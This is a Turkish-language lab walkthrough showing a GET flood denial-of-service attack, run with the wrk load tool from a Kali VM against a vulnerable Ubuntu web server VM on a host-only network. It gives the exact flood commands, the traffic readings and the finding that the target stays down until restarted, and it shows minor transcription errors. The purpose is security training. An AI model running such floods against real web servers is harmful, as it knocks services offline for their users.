

## WRK Tool'u ile Sanal Bir Web Sunucuya GET Flood Saldırısı

(+) Birebir belirtilen host'lar üzerinde saldırı vm'leri denenmiştir ve sorunsuz başarıyla uygulanmıştır.

\* Ubuntu 22.04 LTS Host // İş Laptop'ı  
\* Windows 10 Host // İş Laptop'ı

### ■ Gereksinim

- Kali 2023.1 (Windows Host Üzerinden Web Güvenliği Eğitimi) VM // Saldırgan
- Get Flood DoS - Ubuntu 18.04 LTS VM // Hedef

Not:

Get Flood DoS - Ubuntu 18.04 LTS VM kurulumu için bkz. Yaz Tatili - 2014/Zafiyetli VM Makina Hazırlama Dökümanları / GET Flood DoS - Ubuntu 18.04 LTS VM Hazırlama

### ■ Hazırlık

- Kali 2023.1 (Windows Host Üzerinden Web Güvenliği Eğitimi) VM sistem ayarları şöyle yapılır:

32 GB RAM  
4 CPU

- Get Flood DoS - Ubuntu 18.04 LTS VM sistem ayarları şöyle yapılır:

512 MB RAM  
1 CPU

- Kali 2023.1 (Windows Host Üzerinden Web Güvenliği Eğitimi) VM terminal ekranından saldırı için gerekli araçlar indirilir ve kurulur.

Kali 2023.1 Terminal:

```
> setxkbmap tr  
> apt-get update  
> apt-get install wrk
```

Kurulum sırasında paketi yükle seçeneğine:  
[YES]

Kurulum sırasında servislerin restart'lanacağı bilgisine:  
[YES]

```
> apt-get install vnstat
```

- Kali 2023.1 (Windows Host Üzerinden Web Güvenliği Eğitimi) VM'den hedef web adrese erişilir ve sayfanın anlık cevap verebildiği gözlemlenir.

## ■ Saldırı


Kali 2023.1 (Windows Host Üzerinden Web Güvenliği Eğitimi) VM Terminal:

```
> ulimit -n // check current ulimit value
> ulimit -n 1024000 // set new ulimit value
```

```
> wrk -t12 -c400 -d1h --timeout 1h --latency http://HEDEF_VM_ADDRESS/test.ova &
> wrk -t12 -c400 -d1h --timeout 1h --latency http://HEDEF_VM_ADDRESS/test.ova &
> wrk -t12 -c400 -d1h --timeout 1h --latency http://HEDEF_VM_ADDRESS/test.ova &
```

-t : iş parçacığı sayısı (thread)  
-c : bağlantı sayısı (connection)  
-d : saldırının ne kadar süre süreceği bilgisi (duration)  
--timeout : isteklere gelecek yanıtları bekleme süresi bilgisi  
--latency : Komut sonlandırıldığında gecikme istatistik bilgilerini ekrana verme

Çıktı:



```
Kali 2023.1 (Windows Host Üzerinden Web Güvenliği Eğitimi) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
└─$ wrk -t12 -c400 -d1h --timeout 1h --latency http://192.168.56.125/test.ova 6
[1] 1890
(kali@kali)-[~]
└─$ Running 60m test @ http://192.168.56.125/test.ova
12 threads and 400 connections
(kali@kali)-[~]
└─$ wrk -t12 -c400 -d1h --timeout 1h --latency http://192.168.56.125/test.ova 6
[2] 1921
(kali@kali)-[~]
└─$ Running 60m test @ http://192.168.56.125/test.ova
12 threads and 400 connections
(kali@kali)-[~]
└─$ wrk -t12 -c400 -d1h --timeout 1h --latency http://192.168.56.125/test.ova 6
[3] 1944
(kali@kali)-[~]
└─$
(kali@kali)-[~]
└─$ Running 60m test @ http://192.168.56.125/test.ova
12 threads and 400 connections
```

Terminal 2:

```
> vnetstat --style 4 -l -i eth0 // Makinalar Host-Only'de İken
```

Çıktı:

```
Kali 2023.1 (Windows Host Üzerinden Web Güvenligi Egitimi) [Running] - Oracle VM VirtualBox - □ ×
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
kali@kali: ~ × kali@kali: ~ ×
(kali@kali)-[~]
└─$ vnstat --style 4 -l -i eth0
Monitoring eth0 ... (press CTRL-C to stop)

rx:      0 bit/s      0 p/s
rx:      0 bit/s      0 p/s
rx:      0 bit/s      0 p/s
rx:      0 bit/s      0 p/s
rx:      0 bit/s      0 p/s
rx:  779.84 Mbit/s  64776 p/s
rx:   2.46 Gbit/s 203274 p/s
rx:  668.93 Mbit/s  55360 p/s
rx:  706.18 Mbit/s  58304 p/s
rx:  674.01 Mbit/s  55648 p/s
rx:  670.91 Mbit/s  55392 p/s
rx:  671.30 Mbit/s  55424 p/s
rx:  697.65 Mbit/s  57600 p/s
rx:  716.64 Mbit/s  59168 p/s
rx:  692.61 Mbit/s  57184 p/s
rx:  718.97 Mbit/s  59360 p/s
rx:  696.88 Mbit/s  57536 p/s
rx:  726.72 Mbit/s  60000 p/s
rx:  715.48 Mbit/s  59072 p/s
rx:  739.90 Mbit/s  61088 p/s
rx:  717.81 Mbit/s  59264 p/s
rx:  729.02 Mbit/s  60192 p/s
rx:  708.89 Mbit/s  58528 p/s
rx:  724.83 Mbit/s  59904 p/s
tx:      0 bit/s      0 p/s
tx:      0 bit/s      0 p/s
tx:      0 bit/s      0 p/s
tx:      0 bit/s      0 p/s
tx:      0 bit/s      0 p/s
tx:   4.64 Mbit/s   8464 p/s
tx:  17.81 Mbit/s  32777 p/s
tx:  13.39 Mbit/s  24171 p/s
tx:  13.90 Mbit/s  25329 p/s
tx:  13.15 Mbit/s  23994 p/s
tx:  13.12 Mbit/s  23969 p/s
tx:  13.13 Mbit/s  23927 p/s
tx:  13.48 Mbit/s  24614 p/s
tx:  13.90 Mbit/s  25396 p/s
tx:  13.72 Mbit/s  25022 p/s
tx:  13.90 Mbit/s  25400 p/s
tx:  13.54 Mbit/s  24734 p/s
tx:  14.15 Mbit/s  25834 p/s
tx:  13.88 Mbit/s  25333 p/s
tx:  14.38 Mbit/s  26273 p/s
tx:  13.82 Mbit/s  25248 p/s
tx:  14.12 Mbit/s  25753 p/s
tx:  13.75 Mbit/s  25123 p/s
tx:  14.01 Mbit/s  25596 p/s
```

#1

```
Kali 2023.1 (Windows Host Üzerinden Web Güvenligi Egitimi) [Running] - Oracle VM VirtualBox - □ ×
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
kali@kali: ~ × kali@kali: ~ ×
rx:  689.22 Mbit/s  57024 p/s
rx:  656.11 Mbit/s  54176 p/s
rx:  652.29 Mbit/s  53856 p/s
rx:  627.11 Mbit/s  51776 p/s
rx:  645.33 Mbit/s  53280 p/s
rx:  672.16 Mbit/s  55520 p/s
rx:  652.26 Mbit/s  53888 p/s
rx:  647.65 Mbit/s  53472 p/s
rx:  672.07 Mbit/s  55488 p/s
rx:   1.39 Gbit/s 114370 p/s
rx:   2.18 Gbit/s 179624 p/s
rx:   1.67 Gbit/s 137607 p/s
rx:   2.12 Gbit/s 175332 p/s
rx:   1.88 Gbit/s 154830 p/s
rx:   1.83 Gbit/s 150733 p/s
rx:   1.90 Gbit/s 156496 p/s
rx:   1.63 Gbit/s 134809 p/s
rx:   1.94 Gbit/s 160396 p/s
rx:   1.99 Gbit/s 164239 p/s
rx:   1.95 Gbit/s 160876 p/s
rx:   2.01 Gbit/s 165610 p/s
rx:   1.66 Gbit/s 136861 p/s
rx:  663.54 Mbit/s  54784 p/s
rx:  683.31 Mbit/s  56416 p/s
rx:  686.80 Mbit/s  56704 p/s
rx:  672.85 Mbit/s  55552 p/s
rx:  682.54 Mbit/s  56352 p/s
rx:  660.44 Mbit/s  54528 p/s
tx:  14.41 Mbit/s  26218 p/s
tx:  13.79 Mbit/s  25106 p/s
tx:  13.68 Mbit/s  24893 p/s
tx:  13.30 Mbit/s  24173 p/s
tx:  13.59 Mbit/s  24705 p/s
tx:  14.00 Mbit/s  25439 p/s
tx:  13.74 Mbit/s  24939 p/s
tx:  13.47 Mbit/s  24487 p/s
tx:  14.08 Mbit/s  25605 p/s
tx:  29.88 Mbit/s  55191 p/s
tx:  36.36 Mbit/s  67230 p/s
tx:  35.88 Mbit/s  66833 p/s
tx:  26.27 Mbit/s  48547 p/s
tx:  37.65 Mbit/s  70048 p/s
tx:  38.68 Mbit/s  72329 p/s
tx:  34.43 Mbit/s  64096 p/s
tx:  34.36 Mbit/s  64342 p/s
tx:  40.88 Mbit/s  75941 p/s
tx:  43.65 Mbit/s  80229 p/s
tx:  42.72 Mbit/s  78860 p/s
tx:  37.84 Mbit/s  70436 p/s
tx:  35.35 Mbit/s  65836 p/s
tx:  13.94 Mbit/s  25375 p/s
tx:  14.45 Mbit/s  26291 p/s
tx:  14.21 Mbit/s  25862 p/s
tx:  14.10 Mbit/s  25656 p/s
tx:  14.29 Mbit/s  25998 p/s
tx:  13.95 Mbit/s  25365 p/s
```


#2

## ■ Eriřim Kontrol

- Web Tarayıcı:

> http://HEDEF\_VM\_IP\_ADDRESS

Çıktı:



( Sürekli Yükleniyor Ekranı )

## ■ Saldırı Sonlandırma

Kali 2023.1 (Windows Host Üzerinden Web Güvenliđi Eđitimi) VM Terminal:

```
> ps aux | grep "wrk"
> pkill wrk
```

## ■ Gözlemler

- Saldırı başlatıldıktan sonra 30 saniye içerisinde erişimler gidiyor.
- Saldırı epay bir müddet sürdürüldüğünde ve sonlandırıldığında hedef vm'e erişimler halen gelmiyor ve hedef vm'in restart'lanması gerekiyor.